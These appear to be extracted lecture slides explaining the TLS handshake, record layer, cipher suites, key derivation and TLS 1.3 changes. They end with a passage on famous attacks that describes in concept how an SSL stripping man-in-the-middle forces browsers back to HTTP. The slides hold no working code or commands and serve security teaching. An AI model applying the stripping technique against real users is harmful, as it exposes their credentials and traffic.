
TLS Handshake

- Negotiation of cryptographic algorithms + parameters
- Authentication of communication partners
(just server or mutual)
- Exchange of symmetric session key




TLS Record Layer

- “Core functionality” of TLS
- Accepts data from upper layer and performs (in that order):
 - Fragmentation
 - Compression
 - Authentication (e.g. MAC) using session key
 - (Symmetric) Encryption using session key



TLS Handshake (here: using RSA)

- Client Hello:
 - Supported algorithms
 - random number
- Server Hello:
 - Selected algorithms
 - random number
 - Session ID
- Client Key Exchange:
 - Encrypted premaster secret
- Change Cipher Spec:
 - Starts message protection
- Finished:
 - Authenticates all previous messages
(protects from downgrade attacks)



TLS Handshake – Details (1)


- Algorithms
 - Different types of algorithms bundled into “Cipher Suites”
 - Format:
TLS_key-exchange-algorithm_WITH_data-protection-algorithm
 - Example: TLS_DHE_WITH_AES_128_CBC_SHA256
 - DHE = Diffie Hellman key exchange (E = ephemeral)
 - AES with CBC mode for encryption
 - SHA256 as hash function for authentication and integrity protection
- Client offers list of cipher suites – server selects one
- Further examples for Cipher Suites:
 - TLS_RSA_WITH_RC4_128_SHA
 - TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384

TLS Handshake – Details (2)

- Random numbers in ClientHello and ServerHello
 - Client and Server select independently random numbers
 - Random numbers are included in sessionkey calculation
- Certificate
 - Most Cipher Suites required certificates for server authentication
 - X.509 format
- Session ID
 - For new session
 - Client sends empty sessionID field
 - Server chooses session ID
 - For resumed session
 - Client sends known sessionID

TLS Handshake – Session Key Calculation


- Key material calculation (general)
 - Uses “Key Expansion”
 - Internally using a pseudo random function (based on hash function)
 - Can produce arbitrary length key material
- Master secret calculation
 - Input: Premaster Secret, random number client, random number server
- session key calculation
 - Input: Master Secret, random number client, random number server
 - Output: Master Secret (48 byte)
- Encryption/MAC key calculation
 - Input: Master Secret, random number client, random number server
 - Output: Key block, is partitioned into required keys




Major Changes in TLS 1.3


- Removal of old algorithms
 - e.g. RC4, SHA-1
- Removal of insecure methods
 - CBC, compression, “MAC then encrypt”
- Removal of non-forward-secrecy key exchange
 - RSA, “DH static”
- Simpler and faster handshake:
 - in most cases 1-RTT
 - even 0-RTT possible
- Many cryptographic improvements
 - e.g. EC, padding, DH groups
- Better privacy
 - more encrypted protocol parameters

Famous Attacks on TLS




Ivan Ristic's TLS Threat Model






SSL stripping (2009)



SSL stripping HTTP + HTTPS


The idea: the attacker forces the browser to fall back to an HTTP session, and hope the user won't notice the missing **s**



When can the attacker do this? If the user

- a) types in `rabobank.nl`, without https in front of it
- b) begins a HTTPS session by clicking on a link in a webpage that was retrieved with HTTP

MitM attack on starting of HTTPS session (a)

